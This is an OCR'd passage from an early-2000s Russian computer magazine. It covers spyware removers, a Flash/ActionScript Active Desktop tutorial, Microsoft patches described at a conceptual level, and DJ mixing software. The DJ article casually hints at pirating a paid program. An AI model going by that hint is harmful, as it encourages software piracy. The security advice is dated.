4) Aureate/Radiate Remover: официальная прога, сделанная теми же ребятами из Radiate, которые сотворили одноименный шпион. Она удалит все библиотеки Radiate'а с компа, после чего Radiate'овские шпионы перестанут работать. Заинтересовавшимся сюда http://www.radiate.com/privacy/remover.html

Хорошо, когда есть выбор, но стоит выбрать одну надежную программу и ею пользоваться. Рекомендую все-таки воспользоваться Ad-aware, ибо более надежной и быстрой программы, которая полностью избавляет от шпионов, еще не попадалось. После ее запуска с моего компа было удалено 23 шпиона. Хотя они и не могли ни к чему коннектиться (файрвол рулит!), но скорость работы системы в целом заметно увеличилась.



ilich (ilich@spez.fatal.ru)

JC-Desktop

НАТЯГИВАЕМ FLASH

Вот скажи мне, приятель, как на духу, что натянуто на твой десктоп? Фотография любимой бензопилы по кличке “Кастратор”?

Вот скажи мне, приятель, как на духу, что натянуто на твой десктоп? Фотография любимой бензопилы по кличке “Кастратор”? Или, может быть, там тусуются приятные глазу объемистые формы Памелы Андерсон? Или ты крутой хаксор, и десктопы тебя всякие вообще не интересуют, поэтому твой монитор щеголяет дефолтовым голубеньким цветом? Во всяком случае, я подозреваю, что Active Desktop у тебя отключен наглухо и никогда и не включался. Ну еще бы - все вокруг в один голос орут, что Active Desktop - это отстой полный, жрет ресурсы, тормозит машину и пользы от него, как от козла молока... Так вот, все, кто так орет, - имхо - ламосы полные, обделенные фантазией и неспособные мыслить широко и глубоко :)! Естественно, если включить Active Desktop и оставить на нем все как есть, то никакой пользы от него и не будет, но ведь, блин, зачем нам руки даны? Только представь, что можно наворотить со своим десктопом, учитывая то, что на рабочий стол с включенным Active Desktop`ом можно натянуть любую html`ку!!! Комбинируя хтмл, flash, JavaScript и прочие web-примочки, можно замутить себе такой интерфейс, что все, кто его увидит, будут просто падать в обморок от зависти и восхищения! Только представь себе интерактивную флеш-менюху в верхнем правом углу десктопа, из которой можно вызвать любую прогу (виндовая кнопенция Start просто отдыхает). Представь себе десктоп, на котором все элементы будут динамически двигаться, представь панельки, которые будут выдвигаться и захлопываться при наведении мышки, представь эффекты капель воды, тумана, морфинг объектов прямо на рабочем столе! А если еще поставить на машину интерпретатор Perl, то тут уже просто никакой фантазии не хватит, чтоб описать, какие немереные удобства можно наворотить...


Все это мы с тобой проделаем (начиная с этого номера), а пока давай начнем с малого и сделаем твой Рабочий стол чуть более симпатичным и интерактивным, повесив на него элементарную флешовую напоминалку. Ок? Тогда грузи Flash :). Я надеюсь, ты слегка знаком с этой чудо-программой, поэтому быстро разберешься, что к чему ;).

ХУ ИЗ ХУ?

Первым делом выбираешь в меню Модификация/Видеофрагмент (Modify/Movie или просто Ctrl+M) и устанавливаешь цвет фона - черный и размеры мувика - 500 (ширина) на 120 (высота) пикселей. Жми “Ok”. Видишь черный прямоугольник? Посмотри на него очень внимательно и запомни его! Это Рабочая область твоего мувика. Вызови панель “Символ” - Окно/Панели/Символ (Window/Panels/Character или Ctrl+T). На ней устанавливаем шрифт - Arial Cyr, размер - 30, цвет - #CCCCCC (ну, это мне, извращенцу, нравится такое сочетание :) - ты имеешь полное право на выбор других цветов и размеров). Теперь мышкой активируй инструмент “Текст”, кликай по рабочей области и в появившейся белой рамке набирай: “Моя задница самая всемогущественная задница в мире!”. Теперь тебе нужна (и потом, кстати, тоже пригодится) панель “Параметры текста”. Если ее нет, то иди в меню Окно/Панели/Параметры текста (вообще-то, все панели, которые нам сегодня пригодятся, лежат там же: Окно/Панели/). В Параметрах текста для набранной тобой строки ты должен установить: тип текста - Dynamic Text; вид - Single Line; переменную назовем “str1” (без кавычек, разумеется - имя переменной дается для того, чтобы в ActionScript мы могли обращаться к этому полю, как к текстовой переменной). Выбери инструмент Стрелка (Arrow - клавиша V). Им выдели строку, щелкнув по ней один раз. Нажав F8, преобразуем то, что выделено, в символ. В открывшемся окошке в поле “имя” пиши “String”, оставь стоящий по умолчанию флажок “поведение” на “Клип видеофрагмента” (Movie Clip). Сделали мы это потому, что во Flash’е из всех символов только для клипов можно задавать какие-либо характеристики в ActionScript. Для того чтобы обращаться к клипу в скриптах, надо задать ему имя.

Вызови панель Окно/Панели/Образец. Во вкладке Копия задай имя для клипа “str”. Перетащи мышкой на Рабочей области получившийся клип горизонтально вправо так, чтобы он был за ее пределами. А на ней самой создай еще одно поле текста с теми же параметрами шрифта, что и первое. Только не просто кликай, как в прошлый раз, а растяни это поле на всю Рабочую область. Постарайся сделать так, чтобы первая строчка второго поля была на том же уровне, что и символ str. Здесь никакого текста ручками тебе не придется набирать - все сделаем автоматически, так что не нервничай :). В Параметрах текста укажи: Тип текста - Dynamic Text; вид - Multiline; имя переменной - “str2”; поставь галочку напротив “На нов.стр.”, тогда в случае, когда длина текста больше длины строки, текст автоматически будет переноситься на новую строку.

При помощи инструмента Прямоугольник (клавиша R) рисуем прямоугольник :) ровно над верхней половиной Рабочей области. Выделяй его Стрелкой (клавиша V) и преобразуй в символ, но на этот раз этот символ по поведению должен быть кнопкой. Назови его “MyButton” :).
Выделяй Стрелкой все три чуда на Рабочей области, зажав Shift. Аккуратно жми F8, объединяя их все в символ “Main” - movie clip по поведению. Делай Ctrl+L - вызовешь библиотеку. Не бойся этого слова, читать что-либо, кроме любимого журнала, я тебя не




заставляю. Там будут отображены три символа, что ты сейчас сотворил (если ты не ошибся, то там будут символы Main, MyButton, String).


Кликни два раза на пиктограмме кнопки. Перед тобой появился тот самый прямоугольник с рамкой, который ты сделал кнопкой. Кликни два раза на рамке и нажми Del - рамка удалена, осталась лишь заливка. На панели Окно/Панели/Микшер, выделив перед этим все на Рабочей области (достаточно просто кликнуть один раз Стрелкой по заливке прямоугольника), установи значение Альфа канала - 0%. Это задает степень прозрачности объекта. Нам надо сделать кнопу невидимой, поэтому мы и ставим ее непрозрачность нулевой. Теперь через библиотеку заходи в мувик String. Заметил белый крестик в центре? Тогда иди в меню Модификация/Трансформирование/Редактирование центра и просто перетащи этот крестик так, чтобы он оказался ровно на левом краю текстового поля. Последний штрих - в клипе Main верни мувик String на место и уже известным методом перемести центр в левый верхний угол второго текстового поля. Напоследок, на всякий случай, сделаем еще вот что - выдели на рабочей области кнопку и перемести ее путем Модификация/Выстраивание/Переместить на самый верх. С рисованием покончено. Ты рад? Я тоже. Переходим к созданию скрипта.

КОДИНГ

Кликай два раза по пиктограмме у клипа Main в библиотеке. Теперь посмотри на верхнюю часть рабочего окна видеофрагмента. Ты видишь полоски с делениями. Это временная шкала. У тебя пока есть один уровень кадров (Уровень 1 или Layer 1). На этом уровне у тебя будут рисунки и символы (собственно, они у тебя там уже есть -



1



2

посмотри, первый кадр отличается от всех остальных - показано, что он не пустой). Кликни правой кнопкой на третьем кадре и выбери там Создание чистого ключевого кадра (Insert Blank Keyframe), потом нажми Del. Что изменилось? А изменилось вот что - твой первый кадр растянулся на два кадра. Добавь еще один уровень кадров, расположи его над первым. Первые два кадра у него сделай отдельными чистыми ключевыми.
Двойным щелчком по второму из них вызывай окно Actions. Слева, в списке Базовых операций, выбирай Переход (goto). Установки по умолчанию (перейти к первому кадру текущей сцены) тебя вполне устроят. С первым кадром будет чуть посложнее. Переходи в экспертный режим (Ctrl+E) и вводи код:

```
if ((str._width+str._x)>=0) {
        str._x=str._x-5;
} else {
        str._x=500;
}
```

Объясняю. Переменные str._width и str._x это, соответственно, ширина и горизонтальная координата клипа str. Насколько ты помнишь, в нем наша строка. Так вот, этот скрипт сдвигает нашу строку влево до тех пор, пока она не скроется за левой границей Рабочей области, после чего возвращает ее в исходную позицию. Скрипт выполняется по достижении соответствующего кадра. Т.к. мы поставили ссылку со второго кадра на первый, то это действие будет выполняться бесконечно :).
Теперь кликай правой кнопкой на той самой прямоугольной кнопке у тебя на Рабочей области и в контекстном меню выбирай Операции (Actions). В экспертном режиме вводи следующее:

```
on (rollOver) {
_root.main.str2=_root.main.str.str1;
        _root.main.str.str1="";
}
on (rollOut) {
_root.main.str.str1=_root.main.str2;
        _root.main.str2="";
}
```

Disclaimer!

Так как львиная доля отпиратенных дисков с флешью переведена на великий и могучий, мы будем рассматривать русский язык как основной. Английские варианты надписей будут только в случае неадекватности перевода.

1. Библиотеки разные бывают...
2. Штаны снимать при этом не нужно :()

Заметь, конструкции on (...) {...} не отделяются точкой с запятой, как операторы. Этот скрипт просто и доступно говорит о том, что при событии мыши rollOver (курсор над кнопкой) текст строки str1 перенесется (не копируется, а именно перенесется) в str2, а при событии rollOut (курсор не над кнопкой) текст переносится обратно.

Представь себе десктоп, на котором все элементы будут динамически двигаться, представь панельки, которые будут выдвигаться и захлопываться при наведении мышки, представь эффекты капель воды, тумана, морфинг объектов прямо на рабочем столе!

НАТЯГИВАЕМ

Теперь сохраняйся и дави Ctrl+Shift+F12, появится окно настроек публикации. Там нужно указать два формата: Flash (.swf) и HTML (.html). Настройки по умолчанию для этих форматов тебе вполне подойдут. Для того чтобы публиковать, очевидно необходимо кликнуть кнопку Публикация (Publish). Уйми течь ферментов из ротовой полости :) и кликай ее. Оба файла появятся там же, куда ты сохранялся.
Глотни пивка, ибо сделать осталось самую малость - запихнуть твою напоминалку на Рабочий стол. Залезай в свойства Рабочего стола, врубай Active Desktop и указывай путь к своему детищу.
Удобства ради, советую немного усовершенствовать текст страницы. Помести при помощи средств самого html прописанную флешку в правый верхний угол экрана (самым банальным align=right или таблицей - как желаешь) и объявляй всеобщий сбор перцев и перчинок к твоему монитору. Это лишь начало, но все равно пусть знают, кто здесь кто!
И да пребудет с тобой Великий Flash!

Алексей Б. Беляев (alexey@spez.fatal.ru)

UPDATE

ПОЛЕЗНЫЕ ОБНОВЛЕНИЯ ОТ MICROSOFT

Наверно, нет на свете более глючной и незащищенной операционки, чем винды :). Но мы все равно любим их (по-своему) и продолжаем ими пользоваться.

А мелкомягким приходится отыскивать свои же глюки (хотя, думается, они намеренно их и оставили :)) и устранять их, выпуская различные апдейты для повышения работоустойчивости.

ДОБЫВАНИЕ ЗАПЛАТОК

Microsoft выкладывает апдейты к своим прогам на *www.microsoft.com* (что вроде понятно и ежику). Много плохого можно сказать в адрес этого сайта, но все же возможность скачать и установить апдейты они довели до уровня «проще некуда». За тебя 99% работы по выбору объектов для даунлоуда сделает Windows Update.

Чтобы апдейты складывались в заданную тобой папку, пропиши ее на v4.windowsupdate.microsoft.com/ru/default.asp в разделе "Личная настройка Windows Update". Так тебе будет гораздо проще контролировать поступление заплаток на твою машину.

При ее запуске Explorer сразу откроет страницу *v4.windowsupdate.microsoft.com/ru/default.asp* (на месте ru стоит аббревиатура языка, который является основным в виндовсе). В левом фрейме открытой страницы будет меню, а справа, после твоего согласия и нажатия «Выбор обновлений для установки», будет проводиться проверка твоей системы (займет не более минуты) и выбор тех обновлений, которые ты еще не соизволил поставить.

Качаются дистрибутивы во временную папку, откуда по завершению скачивания будут установлены. Если ты непродвинутый чел, то тебе придется ждать, пока скачаются и заинсталлятся все обновления. Но, надеюсь, ты все-таки наш чел и будешь выбирать только самое нужное.

ОБНОВЛЕНИЕ ВЫХОДА ИЗ ЖДУЩЕГО РЕЖИМА

Кому хочется выключать комп, когда надо буквально на часок отойти? Тут приходит на помощь StandBy режим (режим ожидания, или Sleep). Но все ли девайсы продолжают работать после вывода компа из ждущего режима в Win2k? Оказывается, далеко не все. Если такая проблема присутствует и у тебя, то качай исправление этой ошибки виндов по адресу: *http://download.microsoft.com/download/win2000platform/Patch/Q311537/NT5/EN-US/g311537_W2K_SP3_X86_EN.exe.* После скачивания данного апдейта проблем по возвращению рабочего состояния из сна возникать не должно.


Q311967: ОБНОВЛЕНИЕ СИСТЕМЫ БЕЗОПАСНОСТИ

Любой из заинтересовавшихся содержимым твоего компа может использовать переполнение буфера для атаки. А это нам не нужно вовсе. Проблема buffer overflow появляется из-за глюков модуля управления ресурсами файловой системы (MUP), который всегда запущен под виндами. Если буфер переполнен, то после посылки намеренно неправильного запроса на твоем компе может быть запущена какая-нибудь программа от лица админа, т.е. тебя (люди, не сидите под рутом!). Если атакующий не дурак, он создаст нового пользователя для себя. После этого физически админов одного компа станет два - ты и этот некто :). Если ты думаешь, что установленный и настроенный файрвол тебя спасет, то ты слишком уверен в себе. Файрвол только снизит риск, но не спасет полностью, ведь он тоже работает под управлением Win. Мелкомягкие были не в восторге от данной проблемы и поспешили ее устранить (какой удар по хацкерам :)). Апдейт убирает дырки введением проверки MUP на прочность. Скачать данный апдейт для различных версий виндов можно по следующим адресам:

Win2k:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=37555

WinXP:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=37583
Для проверки установки данного апдейта понадобится заглянуть в реестр и найти следующие ключи (различные для разных виндов):

Windows 2000 SP2:
Для проверки установки:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Windows 2000\SP3\Q311967



Меню с сайта Windows Update

Для проверки работы на аккаунтах пользователей:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Windows 2000\SP3\Q311967\Filelist

Для Windows XP соответственно:
HKLM\Software\Microsoft\Updates\Windows XP\SP1\Q311967
HKLM\Software\Microsoft\Updates\Windows XP\SP1\Q311967\Filelist

ПРОИГРЫВАТЕЛЬ WINDOWS MEDIA 7.1
Незабытым оказался и встроенный в винды Windows Media Player. В предыдущих версиях в WMP имел место неконтролируемый буфер, который позволял работать приложениям, спрятанным в ASX (Active Stream Redirector) файлах. При помощи добавления в ASX-файлы нужного кода нападающий мог запустить его в то время, когда пользователь будет спокойно проигрывать клип. ASX - один из поддерживаемых WMP форматов. ASX-файлы не содержат никаких потоковых данных. Наоборот, они передают Windows Media Player'у информацию о местонахождении конкретного потокового клипа в сети и средствах его обработки. Один из буферов используется для чтения данных из ASX-файла, при этом длина их не проверяется. Вот тебе и бага. Сидение под админским аккаунтом расширит рамки дестроя на всю систему.
Обновление, которое обезопасит тебя и твой комп при просмотре ASX-файлов, содержится в новой версии Window Media Player. Если ты юзаешь WMP 7.0, то скачать апдейт можно отсюда:
http://download.microsoft.com/download/winmediaplayer/wmp71/7.1/W982KMe/EN-US/mp71.exe.
Владельцам WMP 6.4 понадобится залезть на страницу
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29921
и скачать оттуда все нужные дополнения до апдейта.

Ребята из Microsoft'а все-таки пытаются сделать из виндов надежную операционку. Что, собственно говоря, у них неплохо получается. Сравни хотя бы дырявость 98-х и уже некоторую надежность и стабильность Win2k? Главное, не забывать узнавать об обновлениях и вовремя их ставить. В этом мы тебе и будем помогать из номера в номер :).

ЗАМУТИМ

Прониknись DJ'ским

Dj_Tender (dj_tender@email.ru) & Donor (donor@real.xakep.ru)

LET'S PARTY!

Хай, хот бойз-н-герлз! Без сомнения, ты ходишь в клубы, на различные акции и прочие тусовки. Там, естественно, играют ди-джеи, опупенно крутые мэны (иногда вумэны) в модном прикиде и наушниках, возвышающиеся над танцполом на своем ди-джейском месте. Они мастерски крутят винил и диски, они рубят бешеные бабки (правда, это только так кажется), пообщаться с ними - честь для рядового тусовщика. Ты, наверное, не раз думал что-то типа: «Ух, ты! Супер! Я бы так не смог» - или, наоборот - «Подумаешь, пластинки крутить! Пустите меня к вертушкам - я тоже чего-нибудь смонстрячу!». Но это все - бред. Узнать, что на самом деле значит - быть Dj'ем, и в чем заключается ди-джейский креатифф, можно только попробовав. Как? Читай и узнаешь.

РЕАЛ VS ВИРТУАЛ

«Ни фига себе, сказанул! Попробовать? Да, один микшерный пульт стоит 200 - 600 зеленых да еще вертушки за 600 баков или CD-проигрыватель за 1100 президентов, эффектор за 615 зелени да наушники за 130, плюс по мелочи еще на пару штук уев (стойка для техники, кейс, иглы) - неплохая прибавочка к стипендии получается!» - скажешь ты. Верно. Но ведь у тебя есть куча металлического хлама с гордым именем «комп» под столом, и он тебя в очередной раз выручит. Серьезно! Реально почувствовать себя каким-нибудь Диско Супер Стар можно без дополнительных капиталовложений и даже почти не ковыряясь в брюхе своего кремниевого другана. Все будет происходить виртуально, а ты будешь действовать одной мышкой. И получится нормально, поверь. А намонстрячившись в виртуале, уже сможешь попробовать себя и в реале, а к тому времени и денег на девайсы скопишь :).

Ди-джейское оборудование довольно дорого, но у тебя есть куча металлического хлама с гордым именем "комп" под столом, и он тебя в очередной раз выручит. Реально почувствовать себя каким-нибудь Диско Супер Стар можно без дополнительных капиталовложений и даже почти не ковыряясь в брюхе своего кремниевого другана.

С ЧЕГО НАЧАТЬ

Прежде чем качать софту и настраивать харду, давай определимся, чего ты хочешь: попробовать тихонечко, сразу стереть все следы и потом отмазываться от соседей, что гвалт за стеной - не твоих рук дело; устроить колбасный нон-стоп у себя дома или в деревенском клубе или все же научиться чему-то реальному.

В любом случае, у тебя есть два пути: поставить вторую звуковуху или не ставить. Зачем нужна вторая звуковуха? Ну, ты же ди-джеить собрался, то есть треки сводить, значит, нужно, чтобы текущая композиция ревела через усилок в зал, а вторая звучала у тебя в наушниках. Поэтому твоя основная крутая карточка со стереовыходом будет сливать музон в динамики для публики, а та, что похуже, - в наушники только для тебя. Так что если настроен серьезно, то откапывай оставшуюся от апгрейда ESS'ку и пихай в свободный слот.


Второй вариант - не запариваясь с дополнительной платкой, пустить правый канал стереовыхода на колонки (моновыход), а левый - на наушники. Все то же самое, но звук везде будет моно, а следовательно, не профессионально (записать микс на какой-нибудь носитель невозможно), но для домашней дискотеки сойдет.

Второй вариант с половиной - вообще забить на наушники и сводить, так сказать, визуально. Звук будет стерео, но Dj из тебя получится никакой :(.

Да! Чуть не забыл. Тебе придется закаматозить свой супер-пупер скоростной CD, чтобы он не разгонялся каждый раз до сверхзвуковых скоростей, иначе при считывании mp3 с диска будут пробуксовки, что в ди-джейском деле недопустимо. Ну и, конечно, не забудь закупить побольше CD с mp3'шками или накачать из Инета кучу продвинутых композиций, иначе чего сводить-то?

CYBER-MIX

креативом



1. MixMeister: вроде сложно, на деле - пустяк
2. AtomixMP3: треки готовы к сведению
3. Режим ручного питча. Нафига он здесь?

МЕГА НОН-СТОП

Итак, ты просто хочешь замутить улетную дискотеку для друзей и подруг у себя в пятикомнатной квартире. Не вопрос! Что от тебя требуется? Обеспечить длиннющий микс, чтобы переходы между треками не были заметны и не раздражали дансящую публику. Технически в этом и состоит задача ди-джея - совместить треки и добиться плавных или быстрых, или каких-нибудь еще, но, главное, гармоничных переходов. Пиплы будут слушать, нормально воспринимать и колбаситься, правда, не факт, что им будет интересно (хотя, если ты действительно dj, то ты должен чувствовать публику). Но это и неважно, если музыка - лишь фон твоей пати.

В общем, там, где от «ди-джея» не требуется никакого напряга и креатива, например, в деревенском клубе :), вполне прокатит прога типа MixMeister (http://www.mixmeister.com/). Хотят за эту прогу 40 уев, но мы ее и так возьмем. Основной ее плюс в том, что она практически все сделает за тебя: сама посчитает и подгонит BPM композиций, сама сведет, сама совместит по уровню звучания, сама наложит эффекты. Тебе остается лишь подобрать треки, загнать их в плейлист и задушить цапу «Perform». Все, поехала вполне удобоваримая колбаса. (Скрин1.) Но в этом самом плюсе - основной минус проги: ничего интересного таким методом добиться нельзя, а ты так и не почувствуешь себя настоящим ди-джеем (если честно, то это вообще не dj-йство), зато можешь спокойно пить ерш с огурцом в деревенском баре, пока доярки отплясывают :).

БЕЗ НАУШНИКОВ


Если ты решил играть активную роль, но умения пока маловато, а в компе только одна звуковуха, то лучшим выбором для тебя будет AtomixMP3 v 1.12 ,но есть и другая более новая версия 2.0 (http://www.atomixmp3.com/). Эта прога идеальна для простой домашней дискотеки и не заставит Dj сильно напрягаться (в принципе для начинающих, но уже похожих на dj-ев).

От тебя требуется обеспечить длиннющий микс, чтобы переходы между треками не были заметны и не раздражали дансящую публику. Технически в этом и состоит задача ди-джея - совместить треки и добиться плавных или быстрых, или каких-нибудь еще, но, главное, гармоничных переходов.

Чтобы понять, что ты, собственно, перед собой видишь и как это работает, прогоню тебе пару понятий:

Каждый трек характеризуется показателем BPM (beat per minute), или количеством ударов в минуту. Естественно, что у разных треков он различается, иногда сильнее, иногда слабее. Например, хаус обычно имеет бит в пределах от 90 до 140 ударов в минуту, транс - от 100 до 150 BPM, остальное изучай сам :). Проблема в том, что при сведении BPM следующей композиции нужно уравнять с BPM текущей, то есть чуть-чуть замедлить или убыстрить, иначе при переходе от одной композиции к другой биты наложатся, и произойдет сбой в ритме. После уравнивания BPM остаются сущие пустяки - совместить биты (удары бочки) одной композиции с битами другой.

В AtomixMP3 расчет и уравнивание BPM, а также совмещение битов производится автоматически, так что тебе даже



4. Настройки AtomixMP3
5. Ди-джейский калькулятор

запариваться не придется. Дави пиктограммку папки в левом нижнем окошке, выбирай в древе свой сидюк и помечай в правом окне две композиции, которые будешь сводить. В окошке наверху появились две волны разных цветов, для одного трека и для другого. Обрати внимание на такие резкие острые пики - это и есть бит. (Скрин 2.)
Теперь разберемся с кроссфейдером (crossfader). Здесь - это большой регулятор, расположенный горизонтально. Кроссфейдер нужен, чтобы плавно перейти от одной композиции к другой, то есть, двигая его вправо или влево, ты постепенно заглушаешь одну композицию и усиливаешь другую. Фейдер посередине - слышны оба трека, фейдер сдвинут в одно из крайних положений - играет только один соответствующий трек.

Если тебя проперло быть ди-джеем, и ты сподобился воткнуть в кузов вторую звуковуху, смело качай себе рулезную прогу Virtual Turntables.

В общем, выбирай, какая композиция у тебя будет первой, и сдвигай фейдер в соответствующую сторону. В какую? А в ту, где в маленьком окошечке написано название выбранной композиции. Теперь запускай оба трека (ты уже просек фишку, что для каждого трека свой набор контролзов) - обе волны поехали, но один трек не слышен. Замечательно! Теперь обрати свой ахтунг на контролзы второй композиции. Видишь там самую большую кнопку? Это фишка данной проги, поэтому она такая здоровая :). Это есть волшебный палка. Дави на нее. Вуаля! BPM'ы сами подравнялись, а биты сами совместились (обрати внимание - пики двух треков сложились вместе). Иногда эту цапу нужно нажимать несколько раз, для лучшего эффекта сравнения. Слава великому Dj Comp! Теперь хватайся за фейдер и тяни его к другому краю, чтобы перейти от первого трека ко второму. Как тянуть фейдер - это дело каждого. Экспериментируй с фейдером, подбирай композиции. Креатиффь, в общем. (Скрин 3.)
Кстати, синие битые диски позволяют быстро перескочить к началу, концу и любому другому месту композиции, в окошке над фейдером даны характеристики треков. Я намеренно не стал рассказывать тут о ручном питче, потому что без наушников и при такой автоматизации вообще непонятно, зачем он здесь нужен. Поговорим о питче позже. Также можно поковыряться в настройках (пиктограмма швейцарского ножика). Самое нужно тут, пожалуй, настройки кроссфейдера. Фейдер бывает жесткий (hard) - когда фейдер на середине, обе композиции играют в реальном звучании; мягкий (soft) - когда фейдер на середине, обе композиции играют приглушенно; и cut-фейдер - после середины одна из композиций отрубается на фиг. (Скрин 4.) Ты на собственном опыте получил некоторое очень поверхностное представление о работе ди-джея. Но, наигравшись с AtomixMP3, надо перелезать на что-то серьезное, и вот почему:
Единственный плюс этой софтины - автоматическое определение количества ударов в минуту (BPM) (правда иногда не совсем точный), но зато у проги напрочь отсутствуют эквалайзеры и эффекты, то есть замутить что-то серьезное без мазы. В последующей версии эквалайзеры добавили, но толку от них никакого, так как реализованы они без задержки, а работать с разными частотами у разных композиций одновременно просто нереально. В общем, тебе понадобится три руки и три мыши :).

VIRTUAL TURNTABLES
Ну, если тебя проперло быть ди-джеем и ты сподобился воткнуть в кузов вторую звуковуху, смело качай себе рулезную прогу Virtual Turntables (http://www.carrot.prohosting.com/). На момент написания этой текстухи последняя релизная версия, то есть уже не бета, была v. 1.80.04.
Теперь нужно настроить технику. Подключай к карточке послабее наушники, к карточке посильнее - усилок (если есть) и колонки. Врубай Virtual Turntables и прописывай девайсы в пункте меню Device. Для наушников выбирай из списка одну карту, а для колонок - другую, ну а если карта все же одна, то «вешай» на наушники и колонки левый и правый канал соответственно (звук будет моно). Для этого тебе понадобится разветвитель в гнезде :). Ура! Все готово к работе. Хотя нет...
Дело в том, что Virtual Turntables сама не считает BPM (вернее сказать, есть ручной подсчет, но он, естественно, из-за человеческого фактора не может привести к точному результату), поэтому сперва тебе придется посчитать BPM композиций, которые ты будешь юзать, отдельно. Благо, есть специальная прога BPMResolver, которая этим занимается, а главное, отлично контачит с Virtual Turntables. В Properties прописывай путь к Virtual Turntables и обязательно укажи такой важный параметр, как analysis range. Как я уже говорил, треки разных стилей имеют разные ренджи, и это надо знать, поэтому читай доки и конфы на тему. Допустим, у тебя хаус-композиция, тогда выставляй промежуток 90-140 и стартуй анализ. BPMResolver посчитает BPM и сохранит файл отчета с именем в виде названия композиции в спецдире в формате Virtual Turntables - больше проблем с этим треком не будет. (Скрин 5.)
Вернемся в Virtual Turntables. Для нее можно скачать скины и плагины. Для начала лучше использовать скин Jog Wheel, так как тут очень длинный удобный питч (pitch). Так, чтобы ты не подумал плохого, разберемся, что есть питч.
Грубо говоря, питч - это такой рычажок, который ускоряет или замедляет вращение пластинки (скорость проигрывания трека для CD'ков). Питч отвечает за уравнивание показателя битов в минуту и сведение двух композиций. Чтобы лучше понять, как эта байда работает, представляй себе, как при нажатии на этот рычажок подкручивается пластинка. Того же эффекта реальные ди-джеи добиваются, подкручивая винил руками (кстати, очень удобно). На настоящей технике ди-джей подгоняет BPM, чуть-чуть сдвигая питч вверх или

6. Virtual Turntables: вертушки, микшер и эквалайзеры
7. Dfx-эффекты

вниз, и фиксирует питч в этой позиции. Теперь, если потянуть питч и отпустить, он вернется именно на эту отметку, а не на ноль (если на вертушке включить Bend). Дальше ди-джей тянет питч и слушает когда совпадут биты (в наушниках одновременно, что очень удобно, сразу два трэка). Отпускает питч и берется за кроссфейдер, а потом за эквалайзеры. Вот треки и сведены.
Секи фишку, ты на слух должен определять бит (удары бочки), причем одновременно двух композиций, поэтому тренируйся: сиди и определяй сильную и слабую доли композиции (бочка, тарелка).

ПОЧТИ ПРОФЕССИОНАЛ

Ну, теперь самое время смикшировать что-нибудь в Virtual Turntables. VTT-микшер всегда на столе, поэтому осталось только открыть нужные композиции. Вместе с композицией открывается виртуальная вертушка. В Virtual Turntables ты можешь наоткрывать до фига виртуальных вертушек, только зачем, если одновременно можно работать только с двумя. Итак, располагай вертушки и микшер, как тебе удобно (как это делают реальные ди-джеи, смотри в Инете), и начинай сводить (Скрин 6.)
Сперва нужно уравнять BPM треков. Тащи мыша к вертушке со второй композицией (когда первая играет на выходе) и ищи кнопочку возле питча внизу вертушки. Если ты рассчитал BPM'ы треков BPMResolver'ом, то вся инфа здесь уже есть. Дави цапу BPM, которая уравняет BPM'ы (там разберешся). На питче появится синий кусочек - это корректировка. Теперь прикладывай к одному уху наушники, тяни за питч и внимательно слушай биты. Совпали – отпускай (используя цапу Bend). Теперь хватайся за

Секи фишку, ты на слух должен определять бит (удары бочки), причем одновременно двух композиций, поэтому тренируйся: сиди и определяй сильную и слабую доли композиции (бочка, тарелка).

